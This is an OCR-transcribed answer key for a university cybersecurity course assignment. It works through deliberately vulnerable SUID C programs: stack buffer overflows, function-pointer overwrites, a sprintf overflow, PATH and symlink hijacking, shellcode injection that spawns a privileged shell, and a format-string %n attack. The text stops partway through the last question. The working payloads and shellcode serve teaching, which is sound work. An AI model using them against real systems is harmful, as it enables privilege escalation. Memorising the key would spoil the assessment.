
Cybersecurity Fundamentals (CS3308/7308) Assignment 5 Example Answers

Question 1 (1 point)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

int main(int argc, char **argv)
{
  // the struct is used to ensure the loc variables are in the same order
  // without struct, compiler can swap these around making expolit impossible
  struct {
    char buffer[1024];
    volatile int changeme;
  } locals;

  locals.changeme = 0;

  if (argc != 2) {
     printf("Usage: q1 <some string>\n");
     return 1;
  }
  // copy argument to the buffer
  strcpy(locals.buffer, argv[1]);

  // reveal the secret if "changeme" has been changed
  if (locals.changeme != 0) {
    setreuid(geteuid(),getegid());
    system("cat /home/q1/secret");
  }
  else {
    printf("Try again!\n");
  }
  exit(0);
}
```

This is a simple stack buffer overflow vulnerability example, where all you need to do is overwrite the variable “changeme” to a non-zero value. You can just supply “A”*1025 through a Python one-liner.

```
$/home/q1/q1 $(python -c 'print "A"*1025')
```



```
a1112407@ubuntu16:/home/q1$ ./q1 $(python -c 'print "A"*1025')
 __________________________________
/ gunshot bacteria spiculum dismast \
\ wiredraw duffel                   /
 ----------------------------------
        \
         \
          \
           \
```


Question 2 (1point)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

int main(int argc, char **argv)
{
  // the struct is used to ensure the loc variables are in the same order
  // without struct, compiler can swap these around making expolit impossible
  struct {
    char buffer[1024];
    volatile int changeme;
  } locals;

  locals.changeme = 0;

  if (argc != 2) {
     printf("Usage: q2 <some string>\n");
     return 1;
  }
  // copy argument to the buffer
  strcpy(locals.buffer, argv[1]);

  // reveal the secret if "changeme" has been changed
  if (locals.changeme == 0xbaddad) {
    setreuid(geteuid(),getegid());
    system("cat /home/q2/secret");
  }
  else {
    printf("Try again!\n");
  }
  exit(0);
}
```

This is almost identical to Q1, except you needed to write a specific value to the “changeme” variable: 0xbaddad. Noting that 0xbaddad == 0x00baddad, we need to modify the attack to be

```
$/home/q2/q2 $(python -c 'print "A"*1024 + "\xad\xdd\xba\x00"')
```

Due to little-endian format for Linux memory storage, the least significant byte must be sent first for each 32-bit block of data. 0x00baddad => ad, dd, ba, 00 sent in this reverse order.



```
a1112407@ubuntu16:/home/q2$ /home/q2/q2 $(python -c 'print "A"*1024 + "\xad\xdd\xba\x00"')
 ________________________________
/ stockman grownup poise bisector \
\ airbrush multiped               /
 --------------------------------
          \
           \
            \
             \
```

Question 3 (1point)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>
int secret_func() {
    setreuid(geteuid(), getegid());
    system("/bin/cat /home/q3/secret");
}
int main(int argc, char **argv)
{
    struct {
        char buffer[1024];
        volatile unsigned int (*fp)();
    } locals;

    locals.fp = 0;

    if (argc != 2) {
       printf("Usage: q3 <some string>\n");
       return -1;
    }
    strcpy(locals.buffer, argv[1]);

    printf("Jumping to 0x%08x!!\n", (unsigned int)locals.fp);
    locals.fp();
    return 0;
}
```

Reading the source code for Q3, you immediately see that it is similar to Q1 and Q2 in that it reads some input from argv[1] using *strcpy* into buffer. The program then jumps to a function based on the function pointer *fp*. Function pointers pointing to a memory location in the TEXT segment containing the main program can be used to control program flow. The memory location where the function *secret_func()* can be identified using objdump or using gdb (*print* or *disassemble*).


```
a1112407@ubuntu16:/home/q3$ objdump -D q3 | grep secret_func
0804858b <secret_func>:
```

```
a1112407@ubuntu16:/home/q3$ gdb -q /home/q3/q3
Reading symbols from /home/q3/q3...(no debugging symbols found)...done.
(gdb) print secret_func
$1 = {<text variable, no debug info>} 0x804858b <secret_func>
(gdb) disass secret_func
Dump of assembler code for function secret_func:
   0x0804858b <+0>:    push   %ebp
   0x0804858c <+1>:    mov    %esp,%ebp
<snip>
```

In either way, we see that function address is **0x0804858b**. Thus the attack is

```
/home/q3/q3 $(python -c 'print "A"*1024 + "\x8b\x85\x04\x08"')
```

Which reveals the secret



```
a1112407@ubuntu16:/home/q3$ /home/q3/q3 $(python -c 'print "A"*1024 + "\x8b\x85\x04\x08"')
 _________________________________
/ soap strength gymkhana cetacean \
\ hornbill monotint               /
 ---------------------------------
       \
        \
         \
```

Question 4 (1 point)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>
int secret_func() {
    setreuid(geteuid(), getegid());
    system("/bin/cat /home/q4/secret");
}
int main(int argc, char **argv)
{
    struct {
        char buffer[1024];
        volatile unsigned int (*fp)();
    } locals;

    locals.fp = 0;

    if (argc != 2) {
       printf("Usage: q4 <some string>\n");
       return -1;
    }
    if (strlen(argv[1]) > 100)
    {
        printf("Sorry the string is too long...\n");
        return -1;
    }
    sprintf(locals.buffer, argv[1]);
    // strcpy(locals.buffer, argv[1]);
    // what's the difference between strcpy and sprintf??

    printf("Jumping to 0x%08x!!\n", (unsigned int)locals.fp);
    locals.fp();
    return 0;
}
```

This is similar to Q4 with two main differences: (1) input is now restricted to less than 100 characters, which makes overflowing 1024 buffer seem somewhat impossible, (2) but now *sprintf* is used instead of *strcpy* when copying *argv[1]* into buffer.


The C function sprintf will take format string placeholders like "%s" and "%d". Format string is useful when you want to print integers as hex string, or with padding (e.g., 1 => 00001 is achieved by "%05d").

First find the function address location again

```
a1112407@ubuntu16:/home/q4$ objdump -D q4 | grep secret_func
080485bb <secret_func>:
```

Then run the exploit as follows. The payload is the "filler" that will expand to 1024 bytes, followed by the function address.

```
a1112407@ubuntu16:/home/q4$ /home/q4/q4 $(python -c 'print "%01024d" +
"\xbb\x85\x04\x08"')
```



```
a1112407@ubuntu16:/home/q4$ /home/q4/q4 $(python -c 'print "%01024d" + "\xbb\x85\x04\x08"')
Jumping to 0x080485bb!!
 ________________________________________
< sigma immure mizzle hurst peag binaural >
 ----------------------------------------
```

You might ask, what does **%1024d** print, when we have not supplied an argument for this placeholder? The answer is that sprint just assumes the argument exists one byte before the return address (ebp + 8 bytes) and grabs whatever is there. Since sprintf is called from main, %d grabs a byte at the top of the main frame.

Question 5 (1 point)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>
int main(int argc, char **argv)
{
    setreuid(geteuid(), getegid());
    system("cat secet");
    // oops misspell... ah well
    return 0;
}
```

(Method 1)

As per the hint this is not a memory exploit, but exploits the way system() is called in a program. In previous questions, the "cat" program was called with full path (e.g., `system("/bin/cat /home/q4/secret");`


In Q5, full path is not provided. The program assumes "cat" refers to "/bin/cat" but how can you be sure when full path is not provided? What if there is a totally different "cat" that does something totally different?

The PATH environmental variable determines where bash looks for executable programs. Examining the default PATH shows you:

```
a1112407@ubuntu16:/home/q5$ echo $PATH
/home/a1112407/bin:/home/a1112407/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Since bash looks for /home/a1112407/bin/cat before /bin/cat, it is a matter of placing a bogus cat program in /home/a111407/bin. You can create a simple bash script like this, and place it under your <homedirectory>/bin folder, remembering to make it executable with chmod +x.

```
#!/bin/bash
/bin/cat /home/q5/secret
```



```
a1112407@ubuntu16:~$ /home/q5/q5
/ platinum hepatica blubbery sparerib \
\ screed diluent                      /
 --------------------------------------
   \
    \
     \
```

(Method 2)

You can also take note of the fact that "secet" also does not provide a full path, and cat (in this case /bin/cat) simply looks for the current directory. If you had a file called "secet" in your home directory and run /home/q5/q5, then it will output that file's content.


You can create a symbolic link to */home/q5/secret* from *<your home directory>/secet*, and run */home/q5/q5* from your home directory to get the program to forcibly read */home/q5/secret* despite the spelling error.

```
a1112407@ubuntu16:~$ ln -s /home/q5/secret ./secet
a1112407@ubuntu16:~$ ls -l
total 24
drwxrwxr-x 2 a1112407 a1112407  4096 Apr 27 15:26 bin
-rw-rw-r-- 1 a1112407 a1112407    57 Apr 10 06:38 payload
lrwxrwxrwx 1 a1112407 a1112407    15 Apr 27 15:27 secet -> /home/q5/secret
<snip>
```

Note that you still can't read the secret as your own uid as you do not have the permission.

```
a1112407@ubuntu16:~$ cat secet
cat: secet: Permission denied
```

But running the SUID program /home/q5/q5 will happily read the file *secet*, which is linked to */home/q5/secret* under q5's privileges.




```
a1112407@ubuntu16:~$ /home/q5/q5
 _____________________________________
/ platinum hepatica blubbery sparerib \
\ screed diluent                      /
 -------------------------------------
   \
    \
     \
```

Question 6 (1 point)

```
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

void print_secret() {
  setreuid(geteuid(), getegid());
  system("/bin/cat /home/q6/secret");
}

int main(int argc, char** argv) {
  struct {
    char buffer[1024];
    volatile int flag;
  } locals;

  char *secret_code;

  locals.flag = 0;

// Get environmental variable
  secret_code = getenv("Q6_SECRET_CODE");
  strcpy(locals.buffer, secret_code);
  if (locals.flag == 0xdeadbeef)
    print_secret();
  else
    //printf("Try again...");
  printf("0x%08x",locals.flag);

  return 0;
}
```

A slight variation on Q2 where the user input is taken not from argv[1] but from an environmental variable Q6_SECRET_CODE. It is a matter of providing a malicious environmental variable as follows:

```
a1112407@ubuntu16:/home/q6$ export Q6_SECRET_CODE=$(python -c 'print "A"*1024 +
"\xef\xbe\xad\xde"')
a1112407@ubuntu16:/home/q6$ echo $Q6_SECRET_CODE
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAﾭ�
a1112407@ubuntu16:/home/q6$ ./q6
```



```
a1112407@ubuntu16:/home/q6$ ./q6
 ______________________________________
/ worker analogue turned though attar \
\ phylum                               /
 --------------------------------------
```

Question 7 (2 points)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

void bof_me(char *str) {
  char buffer[128];
  strcpy(buffer, str);
  return;
}

int main(int argc, char** argv) {
  bof_me(argv[1]);
}
```

So this is identical to the example given in Workshop 0x05, where we need to inject a shellcode that does setreuid(getuid(), getegid()) before launching shell. The only difference is that the return address, which is aimed at the middle of the NOPSLED is different on 10.0.0.26 compared to your own Kali VM.

Run q7 in gdb, and unset COLUMNS and LINES environmental variables that are added when running gdb.

```
a1112407@ubuntu16:/home/q7$ gdb -q q7
Reading symbols from q7...done.
(gdb) unset env COLUMNS
(gdb) unset env LINES
```

Next, set a break point just before returning from the *bof_me* function.

```
(gdb) list
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4       #include <unistd.h>
5
6       void bof_me(char *str) {
7         char buffer[128];
8         strcpy(buffer, str);
9         return;
10      }
(gdb) br 9
Breakpoint 1 at 0x8048429: file q7.c, line 9.
```

Then run an exploit with lots of "A"s to see where they land. Check the stack memory at the beginning of the buffer.

```
(gdb) run $(python -c 'print "A"*128')
Starting program: /home/q7/q7 $(python -c 'print "A"*128')

Breakpoint 1, bof_me (str=0xffffd383 'A' <repeats 128 times>) at q7.c:9
9         return;
(gdb) x/40x $ebp-138
0xffffd0fe:    0x4141ffff     0x41414141     0x41414141     0x41414141
0xffffd10e:    0x41414141     0x41414141     0x41414141     0x41414141
0xffffd11e:    0x41414141     0x41414141     0x41414141     0x41414141
0xffffd12e:    0x41414141     0x41414141     0x41414141     0x41414141
0xffffd13e:    0x41414141     0x41414141     0x41414141     0x41414141
0xffffd14e:    0x41414141     0x41414141     0x41414141     0x41414141
0xffffd15e:    0x41414141     0x41414141     0x41414141     0x41414141
0xffffd16e:    0x41414141     0x41414141     0x41414141     0x41414141
0xffffd17e:    0x00004141     0x00000000     0xd1a80000     0x8450ffff
0xffffd18e:    0xd3830804     0xd254ffff     0xd260ffff     0x8481ffff
```


The sequence of x414141 starts at around 0xffffd0fe, so let's set an (arbitrary) return address ad **0xffffd11e**, remembering that these "A"s will be replaced with NOPSLED (0x90909090) + shellcode.

Using the exact same payload as Workshop 0x05, but with different forged return address:

```
(gdb) run $(python -c 'print "\x90"*80
+"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x
73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80" + "A"*26 + "\x1e\xd1\xff\xff"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/q7/q7 $(python -c 'print "\x90"*80
+"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x
73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80" + "A"*26 + "\x1e\xd1\xff\xff"')

Breakpoint 1, bof_me (str=0xffffd300 "\v") at q7.c:9
9         return;
(gdb) cont
Continuing.
process 5410 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No source file named /home/q7/q7.c.
$ whoami
a1112407
```

The exploit is successful, but the new shell is running as me, not as q7, because we did the exploit in gdb. Run the exploit again outside of gdb to get a shell running as user q7, and cat the secret.

```
a1112407@ubuntu16:/home/q7$ /home/q7/q7 $(python -c 'print "\x90"*80
+"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x
73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80" + "A"*26 + "\x1e\xd1\xff\xff"')
$ whoami
q7
$ cat /home/q7/secret
```



```
a1112407@ubuntu16:/home/q7$ /home/q7/q7 $(python -c 'print "\x90"*80 +"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\x
cd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80" + "A"*26 + "\x1e\xd1\xff\xff"')
$ whoami
q7
$ cat /home/q7/secret
 ______________________________________
/ vocable uptake musing unwashed morris \
\ paste                                 /
 --------------------------------------
    \
     \
      \
```

Question 8 (2 points)

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

int flag1; // global variable sits in BSS in the lower-address spaces. again, objdump is
useful
int flag2;
void fun(char* str)
{
  printf(str); //vulnerable code
  printf("\n");
  printf("Current flag value: 0x%08x\n", flag2);
  if (flag2 == 0x3308) {
    setreuid(geteuid(), getegid());
    system("/bin/cat /home/q8/secret");
  }
}
int main(int argc, char** argv)
{
  fun(argv[1]);
  return 0;
}
```

This is a format string exploit where we want to use the %n syntax to write a number to an arbitrary location. The vulnerability exists at *printf(str)*, where str comes from argv[1]. By injecting format string codes, we can read any memory location and write to any memory location.

The first thing is to get the address of flag2 using objdump, because that's what we need to modify.

```
a1112407@ubuntu16:/home/q8$ objdump -D q8 | grep flag2
0804a034 <flag2>:
```

Next, as per the hint, we construct an initial payload comprising <AAAA marker><flag 2 address><lots of %08x. to read the stack><filler to keep argument length constant>. I used a Python one-liner as follows. The 800 padding is arbitrary.

```
a1112407@ubuntu16:/home/q8$ ./q8 $(python -c 'x = "A"*4 + "\x34\xa0\x04\x08"  +
"%08x."*140; print x + "B"*(800 - len(x))')
AAAA4f7fc8000.f7fc6244.f7e300ec.00000002.00000000.ffffcef8.080485a2.ffffd0e2.ffffcfa4.ff
ffcfb0.080485e1.f7fc83dc.ffffcf10.00000000.f7e30637.f7fc8000.f7fc8000.00000000.f7e30637.
00000002.ffffcfa4.ffffcfb0.00000000.00000000.00000000.f7fc8000.f7ffdc04.f7ffd000.0000000
0.f7fc8000.f7fc8000.00000000.8bc88ee4.b25d40f4.00000000.00000000.00000000.00000002.08048
410.00000000.f7fedff0.f7fe8880.f7ffd000.00000002.08048410.00000000.08048431.0804857e.000
00002.ffffcfa4.080485c0.08048620.f7fe8880.ffffcf9c.f7ffd918.00000002.ffffd0dd.ffffd0e2.0
0000000.ffffd403.ffffd417.ffffd42b.ffffd43b.ffffd459.ffffd469.ffffd47c.ffffd890.ffffd89e
.ffffde26.ffffde3e.ffffded3.ffffdee0.ffffdef1.ffffdef9.ffffdf0d.ffffdf1e.ffffdf5f.ffffdf
8b.ffffdfab.ffffdfca.ffffdfec.00000000.00000020.f7fd8be0.00000021.f7fd8000.00000010.0f8b
fbff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.00000005.00
000009.00000007.f7fd9000.00000008.00000000.00000009.08048410.0000000b.0000048c.0000000c.
00000492.0000000d.0000048c.0000000e.0000048c.00000017.00000001.00000019.ffffd0bb.0000001
f.ffffdff3.0000000f.ffffd0cb.00000000.00000000.00000000.00000000.00000000.b9000000.57887
59f.6f8dba2b.767a464d.6926adb2.00363836.00000000.00000000.00000000.712f2e00.41410038.a03
44141.30250804.252e7838.2e783830.BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Current flag value: 0x00000000
```

I see the 0x41414141, but it is not aligned properly. Changing the padding slightly can fix this. Note that all we are effectively doing is adding additional "BB" to argv[1],but this has the effect of shifting the memory layout.

```
a1112407@ubuntu16:/home/q8$ ./q8 $(python -c 'x = "A"*4 + "\x34\xa0\x04\x08"  +
"%08x."*140; print x + "B"*(802 - len(x))')
AAAA4f7fc8000.f7fc6244.f7e300ec.00000002.00000000.ffffcef8.080485a2.ffffd0e0.ffffcfa4.ff
ffcfb0.080485e1.f7fc83dc.ffffcf10.00000000.f7e30637.f7fc8000.f7fc8000.00000000.f7e30637.
00000002.ffffcfa4.ffffcfb0.00000000.00000000.00000000.f7fc8000.f7ffdc04.f7ffd000.0000000
0.f7fc8000.f7fc8000.00000000.f4098880.cd9c4690.00000000.00000000.00000000.00000002.08048
410.00000000.f7fedff0.f7fe8880.f7ffd000.00000002.08048410.00000000.08048431.0804857e.000
00002.ffffcfa4.080485c0.08048620.f7fe8880.ffffcf9c.f7ffd918.00000002.ffffd0db.ffffd0e0.0
0000000.ffffd403.ffffd417.ffffd42b.ffffd43b.ffffd459.ffffd469.ffffd47c.ffffd890.ffffd89e
.ffffde26.ffffde3e.ffffded3.ffffdee0.ffffdef1.ffffdef9.ffffdf0d.ffffdf1e.ffffdf5f.ffffdf
```

```
8b.ffffdfab.ffffdfca.ffffdfec.00000000.00000020.f7fd8be0.00000021.f7fd8000.00000010.0f8b
fbff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.00000005.00
000009.00000007.f7fd9000.00000008.00000000.00000009.08048410.0000000b.0000048c.0000000c.
00000492.0000000d.0000048c.0000000e.0000048c.00000017.00000001.00000019.ffffd0bb.0000001
f.ffffdff3.0000000f.ffffd0cb.00000000.00000000.00000000.00000000.00000000.66000000.d446e
12e.41bf85cb.1238eb1a.69250da4.00363836.00000000.00000000.2e000000.0038712f.41414141.080
4a034.78383025.3830252e.30252e78.BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Current flag value: 0x00000000
```

Now the 0x41414141 is perfectly aligned, and I also see the target address next to it. To overwrite the target address, I just need to change the %x AFTER the %x that displayed 0x41414141, so reduce the %x by 4 repeats as follows (I had 140 repeats of “%08x.” before, now I have 4 less, or 136).

```
a1112407@ubuntu16:/home/q8$ ./q8 $(python -c 'x = "A"*4 + "\x34\xa0\x04\x08"  +
"%08x."*136; print x + "B"*(802 - len(x))')
AAAA4f7fc8000.f7fc6244.f7e300ec.00000002.00000000.ffffcef8.080485a2.ffffd0e0.ffffcfa4.ff
ffcfb0.080485e1.f7fc83dc.ffffcf10.00000000.f7e30637.f7fc8000.f7fc8000.00000000.f7e30637.
00000002.ffffcfa4.ffffcfb0.00000000.00000000.00000000.f7fc8000.f7ffdc04.f7ffd000.0000000
0.f7fc8000.f7fc8000.00000000.04f20dcd.3d67c3dd.00000000.00000000.00000000.00000002.08048
410.00000000.f7fedff0.f7fe8880.f7ffd000.00000002.08048410.00000000.08048431.0804857e.000
00002.ffffcfa4.080485c0.08048620.f7fe8880.ffffcf9c.f7ffd918.00000002.ffffd0db.ffffd0e0.0
0000000.ffffd403.ffffd417.ffffd42b.ffffd43b.ffffd459.ffffd469.ffffd47c.ffffd890.ffffd89e
.ffffde26.ffffde3e.ffffded3.ffffdee0.ffffdef1.ffffdef9.ffffdf0d.ffffdf1e.ffffdf5f.ffffdf
8b.ffffdfab.ffffdfca.ffffdfec.00000000.00000020.f7fd8be0.00000021.f7fd8000.00000010.0f8b
fbff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.00000005.00
000009.00000007.f7fd9000.00000008.00000000.00000009.08048410.0000000b.0000048c.0000000c.
00000492.0000000d.0000048c.0000000e.0000048c.00000017.00000001.00000019.ffffd0bb.0000001
f.ffffdff3.0000000f.ffffd0cb.00000000.00000000.00000000.00000000.00000000.9f000000.168a9
a19.99197db6.5b46aeee.69a1e509.00363836.00000000.00000000.2e000000.0038712f.41414141.BBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBB
Current flag value: 0x00000000
```

Now we add *%n* after the last *%x* to get printf to write to the target memory location.

